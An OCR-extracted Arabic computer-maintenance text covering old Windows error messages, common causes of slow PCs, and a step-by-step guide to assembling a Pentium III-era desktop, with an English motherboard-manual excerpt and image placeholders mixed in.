-1إذا كان جهازك يحتوي علي RAM تقدر ب- ٦٤ MBفإنها كافية لتشغيل عدة برامج أو تطبيقات في وقت واحد، في هذه الحالة حاول إزالة بعض الملفات غير الضرورية من علي جهازك وذلك لزيادة المساحة الخالية علي القرص الصلب .

-2إذا كانت التطبيقات التي تستخدمها تحتاج إلي ذاكرة كبيرة RAMفحاول زيادة RAM الموجودة علي جهازك إلي ١٢٨ . MB

رسالة Fatal Exception Error

تظهر هذه الرسالة دائما علي شاشة زرقاء نتيجة لمشكلة معقدة، إذا حدثت المشكلة في بداية تحميل Windowsأعد تشغيل Windowsفي نظام Safe Mode وذلك بضغط مفتاح f8بعد أول صفارة يصدرها الجهاز ثم أختر Safe Modeلو حدثت مشكلة أثناء تشغيل أحد البرامج سوف يغلق Windowsالبرنامج. كما تظهر هذه الرسالة عند تثبيت برنامج جديد وهى توضح ما الذي يسبب المشكلة. لإعادة التحكم إلي النظام، أعد تثبيت البرنامج أو المشغل الخاص بالجهاز الجديد،أو قم بالاتصال بالدعم الفني للشركة الصانعة للسؤال عما يجب عمله لإزالة هذا التعارض .

رسالة خطأ Rundll 32أو Mmsystem.dll

تحدث كل من Mmsystem.dllو Rundll32 رسالة خطأ من نوع GPFإذا كان ملف System.iniأصابه تلف أو لا يشتمل علي سطر Divers = mmSystemوإذا استمرت المشكلة شغل أي برنامج للنصوص مثل Notepad ثم افتح ملف System .ini من مجلد (c:windows)ثم من داخل الملف إذا لم تجد السطر Drivers = mmSystem.dll ضع المؤشر عند آخر سطر ثم اضغط Enterثم اكتب Drivers = mmSystem.Dllثم احفظ ملف System.iniوأعد تشغيل .Windows

رسائل الأعطال الرقمية

يقوم برنامج BIOSعند بداية اختبار ال BIOS-بإرسال شفرات الاختبار إلي عنوان خاص في منفذ المدخلات والمخرجات يمكن قراءته فقط بواسطة كارت موائم خاص يركب في أحد فتحات الجهاز ويستخدم هذا الكارت عادة في المصانع بدون الحاجة إلي شاشة حيث أنه مزود بلمبات بيان تمثل أرقاما بنظام hexadecimalوفي حالة وجود أعطال تومض هذه اللمبات Flashلتبين الجزء العاطل. أما في حالة عدم وجود أعطال فإن هذه اللمبات لا تضاء

اسباب بطئ الكمبيوتر

١ - التحميل لبعض البرامج والغير مهمة

٢ - عدم توافق بعض الكروت داخل الجهاز

٣ - كثرة الكروت المركبة بالجهاز ، وخاصة كرت الفيديو ، والسيدي رايتر

٤ -وجود أخطاء أو عطب في إحدى ملفات النظام المحمل على جهازك

٥ - إختلاف الرامات المركبة بالجهاز حيث لا يتم التوافق بينها فهي سبب في حدوث المشاكل

٦ - من الممكن وجود أخطاء تـقـنية في اللوحة الأم وخاصة مداخل الكروت والرامات

٧ - برنامج زون الارم إذا لم يبرمج صح فله تأثير في ذلك

٨- تحميل صفحات الأنترنيت دون إتصال

٩- تصفح الصفحات السوداء والغامقة جداً

١٠- فتح الميكروسوفت وورد أثناء التصفح

١١ - التنقل السريع بين النوافذ المفتوحة من الأنترنيت

١٢- برنامج النورتن إنتي فايروس إذا لم يتم تثبيته بشكل سليم

١٣- فتح البرامج المنزلة أثناء تصفح الأنترنيت

١٤ - برنامج القيت رايت له دور في تلك المشكلة

١٥ - كثرة الإرتباطات التي تخرج فجأة عليك أثناء التصفح

١٦- ضغط الكمبيوتر بفتح النوافـذ

١٧ - فتح الملفات المرسلة من قبل الماسنجر

١٨ - فتح المواقع المخلة بالشرف (المواقع الجنسية) فهي الأكثر بخروج المشاكل

١٩ - ضغط الهاردسك بتنزيل البرامج عليه

٢٠ - كثرة تحميل الصور من مواقعها

٢١- وجود فيروسات داخل الجهاز

٢٢- عدم تحديدث النورتن إنتي فايروس بشكل دوري

٢٣- عدم معالجة الأخطاء في وقتها عن طريق البحث عنها وتركها تتراكم في الجهاز

٢٤- تنصيب ويندز على ويندز دون الفرمته والمسح والتنزيل من جديد

٢٥- تشغيل بعض أنواع الأقراص المضغوطة حيث بعضها غير سليم

٢٦ - بعض أنواع اقراص الويندز لاتكون مكتملة البرامج أثناء تحميلها للتنصيب

٢٧ - عدم القيام بتشغيل معالجة الصيانة للجهاز بصفة شبه يومية

٢٨- عدم حذف ملفات الأنترنيت المؤقتة وجعلها تتراكم دون التخاص منها

٢٩ - عدم حذف ملفات المحفـوظات وجعلها تتراكم دون حذفها و التخاص منها

٣٠ - عدم تفحص الأقراص وتنظيفها والقيام بعملية التجزئة بشكل شبه يومي

٣١- تشغيل الريل بلير لأستماع الأصوات أثناء تصفح الأنترنيت له أيضاً دور في ذلك

وهناك ألاف المشاكل التي لا مجال لذكرها الانولكن ما ورد اعلاه هو اهمها واكثرها شيوعا

طريقة تجميع اجزاء الكمبيوتر (جمعها بنفسك)

هذا الموضوع هو لتوضيح الطريقة التي يتم بها تجميع أجزاء الحاسب. المقال سيخدم ببيان الأساسيات المشتركة لغالب الأجهزة التي يتم تجميعها حاليا .بسبب الأنواع المختلفة من اللوحات الأم والهياكل، فقد تختلف بعض الطرق المتعلقة بتركيب بعض القطع. عند وجود هذه الاختلافات سنبين هذا الأمر إن شاء ا .كل ما ستحتاجه لتجميع الجهاز.

-الهيكل -اللوحة الأم -المعالج -الذاكرة -كرت الشاشة -القرص الصلب -مشغل الأقراص المرنة -مشغل الأقراص المدمجة -كرت الصوت -المودم -مفكات برؤوس وأحجام مختلفة	**(Case)** **(Mother Board)** **(Processor)** **(Memory)** **(VGA Card)** **(Hard Disk)** **(Floppy Disk)** **(CD Rom)** **(Sound Card)** **(Fax Modem)** **(Tools)**	


في البداية يجب التركيز على تجهيز موقع مناسب للعمل على تجميع الحاسب. المكونات التي ستتعامل معها تتأثر بالكهرباء الستاتيكية أي انتقال لهذه الشحنات إلى مكونات الحاسب سيؤدى إلى تدميرها .ولذلك يستحسن العمل على طاولة مصنوعة من الخشب. إن لم يتوفر لك ذلك فبإمكانك العمل على الأرض بشرط عدم وجود سجادة أو أي مكونات تسبب تولد الشحنات الستاتيكية في الجسد أو مكونات الجهاز .

قبل البدء بالتعامل مع القطع الإلكترونية قم بتوصيل الكهرباء للهيكل وشغل الكهرباء ومحول الهيكل إذا كان عليه زر للتشغيل ثم لامس بيدك الهيكل وهذا يضمن انتقال الكهرباء الستاتيكية من جسمك إلى الهيكل ثم عبر سلك الإيرثنج إلى الأرض.



نبدأ باللوحة الأم. الصورة السابقة تبين محتويات علبة اللوحة الأم. طبعا هناك اللوحة الأم، كيس بلاستيك يحتوى على الكابلات، دليل المستخدم وقرص ضوئي يحتوى على المشغلات وبعض البرامج .


طبعا بسبب الأنواع المختلفة من اللوحات الأم، يجب قراءة دليل المستخدم لمعرفة ماهى القطع المفروض وجودها مع اللوحة.



للوحة الأم هي أول ما سنبدأ بتجهيزه. بسبب احتياج الكثير من اللوحات الأم إلى بعض التجهيز لكي تستطيع التعامل مع المعالج والذاكرة، ولاختلاف الطرق بين اللوحات الأم، يجب الرجوع إلى دليل المستخدم للوحة الأم لمعرفة ما يجب تعديله.

إعدادات اللوحة الأم غالبا تنحصر في تضبيط إعدادات المعالج وهي:

١. معامل الضرب للمعالج .(CPU Multiplier)
٢. سرعة الناقل الأمامي .(CPU FSB)
٣. احتياج المعالج من الطاقة الكهربائية (CPU V.core).
٤. وهناك بعض اللوحات التي تحتاج إلى إعداد سرعة الناقل الأمامي للذاكرة .



الكثير من اللوحات الأم تستخدم Dip Switch لتجهيز إعدادات المعالج والذاكرة. بينما هناك من مازالت تستخدم Jumper لعمل هذه الإعدادات. الكثير من اللوحات الأم الحديثة لن تحتاج إلي أي إعدادات للتعرف على المعالج والذاكرة، فهي مصممة للتعرف الآلي على المعالج. كما إن الإعدادات يمكن تغييرها من البيوس.(BIOS)

بعد تجهيز اللوحة الأم نبدأ بالتجهيز لتركيب المعالج .



مثالنا هنا هو لمعالج بنتيوم٣ بسرعة ١ غيغاهرتز.



مكونات علبة المعالج تتكون من المعالج، مشتت حراري، مروحة و مقبض لتثبيت المشتت الحراري على المعالج.


تحذير بالنسبة للمشتت الحراري. يأتي على الجانب السفلي منه طبقة من المعجون الحراري. وظيفة هذا المعجون هو تحسين نقل الحرارة من المعالج إلى المشتت. لا تلمس هذه الطبقة بيدك أو تدع أي شوائب تقع عليها. وجود أي شوائب هنا ستؤثر على عملية نقل الحرارة وستؤدى إلى زيادة درجة حرارة المعالج.




هذه الصورة تبين الجانب العلوي للمعالج. القطعة الموجودة بمنتصف المعالج هي ما يسمى بقاب المعالج وهو مغطى بطبقة من السيراميك .

برجاء ملاحظة الكتابة الموجودة بأعلى المعالج .هذه الكتابة تبين معلومات المعالج وهى كالتالي

1000وهى سرعة المعالج بالميغاهرتز.
256وهى حجم الذاكرة المخبئية من الدرجة الثانية.
133وهى سرعة الناقل الامامى بالميغاهرتز.
1.75Vوهى الطاقة الكهربائية للمعالج بالفولت.








وهنا الجانب السفلي للمعالج ويحتوى على مجموعة من الإبر التي تدخل في السوكت (Socket) الموجودة على اللوحة الأم.

هذه الصورة هي للسوكت على اللوحة الأم حيث يركب المعالج .




الرجاء ملاحظة الكتابة على السوكت PGA370 وهى تدل على توافق هذه السوكت مع المعالجات التي تستخدم هذه التقنية مثل معالجات انتل بنتيوم٣ ومعالجات انتل سيليرون.



المعالجات من شركة AMD مثل الاثلون والديورون تستخدم سوكت مختلفة عن معالجات انتل. في هذه الحالة فان الكتابة على السوكت ستكون Socket 462.







	للبدا بتركيب المعالج يجب أولا رفع الذراع الموجود بجانب السوكت وذلك لفتح القفل الذي يمسك ابر المعالج عند إدخاله.
المعالج لن يركب في السوكت إلا باتجاه واحد فقط. يرجى ملاحظة الزاويتين العلويتين للسوكت في الصورة السابقة حيث أن هاتين الزاويتين مختلفتان عن الزاويتين السفليتين. نفس هذا التصميم موجود في المعالج ولذا لن تكون هناك صعوبة في تحديد الاتجاه الصحيح . لا داعي للضغط على المعالج لأنه متى جاءت الإبر على الثقوب بالشكل الصحيح يسقط المعالج دون حاجة للضغط عليه.	


<table>
<tr>
<td>هذه الصورة تبين المعالج وقد ركب في مكانه على السوكت. بعد تركيب المعالج يتم تثبيته وذلك بإعادة الذراع الموجود بجانب السوكت إلى مكانه. يجب التأكد من أن الذراع مثبت في مكانه ولا يتحرك .

يرجى ملاحظة الجانب الأيسر من السوكت فى الصورة السابقة. سترون بعض الزوائد وهى ما سيتم تثبيت مقبض المشتت الحراري به.</td>
<td></td>
</tr>
<tr>
<td colspan="2">ملاحظة بخصوص المشتتات الحرارية. بسبب الاختلافات في أنواع المشتتات الحرارية، فان طريقة التركيب ستختلف من مشتت إلى أخر. ما سنوضحه هنا هو المشتت الأصلي الذي يأتي مع معالجات بنتيوم٣.</td>
</tr>
<tr>
<td>هذه الصورة هي لتوضيح الطريقة التي يركب بها المقبض الخاص بالمشتت الحراري على المعالج والسوكت .طبعا هذا المقبض لن يتم تركيبه الأن ولكن هذه الصورة فقط لإيضاح الوضع الصحيح لهذا المقبض.</td>
<td></td>
</tr>
<tr>
<td>قبل تركيب المشتت الحرارى، يجب تنظيف قلب المعالج باستخدام بعض الكحول وورق نشاف (النوع الذي لا يترك أي مخلفات). الكحول المستخدم يجب أن يكون خالصا وليس النوع الذي يحتوى على بعض المواد الدهنية. كذلك يوجد في جميع الصيدليات أكياس صغيرة من الورق المعقم المغمور بالكحول وهى مناسب جدا لهذا الغرض. فقط اطلب من الصيدلي.Alcohol Swaps</td>
<td>
</td>
</tr>
</table>

<table>
<tr>
<td>هذه الصورة تبين الاتجاه الصحيح لتركيب المشتت الحراري. الرجاء ملاحظة ان الناحية المحتوية على الفتحة من المشتت الحراري تكون باتجاه الجزء المرتفع من السوكت.</td>
<td></td>
</tr>
<tr>
<td>الصورة لتوضيح الموقع المخصص للمقبض على المشتت الحراري. الرجاء ملاحظة الحرف المرتفع على جنب المقبض والموقع المخصص له على المشتت الحراري.</td>
<td></td>
</tr>
</table>

<table>
<tr><td>هنا نرى المشتت الحراري وقد تم تركيبه على المعالج. كل ما يجب عمله الأن هو قفل المشتت في مكانه وذلك بتحريك الذراع الملون بالأخضر إلى الأسفل .

يجب التنبه أثناء تركيب المشتت ألي تفادى التحريك الغير اللازم للمشتت على المعالج قبل تثبيته. الغرض هو عدم التأثير على المعجون الحراري الموجود بأسفل المشتت.</td><td></td></tr>
<tr><td>يتبقى لنا الآن تركيب المروحة الخاصة بالمشتت. هذه العملية لا تتطلب اكثر من ضغط المروحة على المشتت لكي تثبت نفسها عليه. بعد ذلك نقوم بتوصيل سلك الكهرباء الخاص بالمروحة إلى المكان المخصص له على اللوحة الأم.</td><td></td></tr>
<tr><td></td><td>نبدأ الأن بتركيب الذاكرة. الصورة السابقة تبين الذاكرة والموقع المخصص لها على اللوحة الأم. برجاء ملاحظة الفتحات الموجودة على امتداد اسفل الذاكرة بين الوصلات النحاسية للذاكرة .هذه الفتحات لها مكانها المخصص في موقع الذاكرة على اللوحة الأم. يرجى الانتباه إلى أن تركيب الذاكرة بالشكل المعاكس سيتلفها.</td></tr>
<tr><td></td><td>أولا نقوم بفتح الأقفال البيضاء على جنبي فتحات الذاكرة ونضع شريحة الذاكرة في الموقع المخصص</td></tr>
<tr><td>باستخدام إبهامي اليدين وبضغط ثابت ولكن ليس بدرجة تؤدى إلى الإضرار بالذاكرة. نبدأ بدفع الذاكرة إلى الأسفل إلي أن تثبت بمكانها. بمجرد أن تأخذ مكانها المناسب فان القفلين الأبيضين سيقومان بشكل آلي بإمساك الذاكرة في مكانها.</td><td></td></tr>
</table>

هذه الصورة تبين الذاكرة وقد ثبتت في مكانها.	
بعد تركيب الذاكرة نبدأ بالتجهيز لتركيب اللوحة الأم بداخل الهيكل. بسبب الاختلافات الكثيرة بين أنواع الهياكل الموجودة، فان طريقة التركيب ستختلف من هيكل إلى أخر. بعض أنواع الهياكل تسمح لك بنزع القطعة التي تركب عليها اللوحة الأم إلى الخارج وتثبيت اللوحة الأم عليها ومن ثم إعادة تركيبها بداخل الهيكل. بينما هناك بعض الهياكل التي لا تسمح لك بذلك. كما أن القواعد التي تركب عليها اللوحة الأم تختلف. منها ما هو مصنوع من البلاستيك ومنها ما هو مصنوع من المعدن.ما سنركز عليه هنا هو الأساسيات والتي ستكون متبعة مع جميع أنواع الهياكل.	



القواعد التي تركب عليها اللوحة الأم في الهيكل



الفتحات على اللوحة الأم المخصصة للتثبيت على الهيكل

بشكل عام يوجد ٦ فتحات على اللوحة الأم للتثبيت في الهيكل، اثنتان في أعلى اللوحة واثنتان في المنتصف واثنتان في الأسفل .

يوجد في اللوحة الأم مجموعة من المخارج الخاصة بالفارة ولوحة المفاتيح والطابعة وعند تركيبها في الهيكل فإنها ستحتاج لإطار خاص يناسب هذا الشكل. كل هيكل يأتي معه مجموعة مختلفة من الإطارات ، اختر الأنسب منها .تركيب اللوحة الأم على الهيكل يتطلب إلقاء الهيكل على ظهره وذلك لتسهيل عملية التركيب.






اللوحة الأم وقد ركبت في الهيكل



الآن نبدأ بتركيب وصلات الأزرار الأمامية للهيكل على اللوحة الأم


3. HARDWARE SETUP


The following is for items 24-30

CUSL2-C System Panel Connectors

24) System Power LED Lead (3-1 pin PWRLED)
This 3-1 pin connector connects the system power LED, which lights when the system is powered on and blinks when it is in sleep mode.

25) Keyboard Lock Switch Lead (2-pin KEYLOCK)

لاختلاف أماكن الوصلات بحسب اللوحة الام، فيجب الرجوع إلى دليل المستخدم لمعرفة الموقع الصحيح لتركيب الوصلات



هذه الصورة تبين الوصلات وقد ركبت في أماكنها على اللوحة الأم

بعد تركيب الوصلات، نبدأ بتركيب مشغلات الأقراص الصلبة والمرنة والضوئية.



موقع المشغلات بحجم ٣,٥ انش مثل القرص الصلب والمرن



موقع المشغلات بحجم ٥,٢٥ انش مثل الأقراص الضوئية



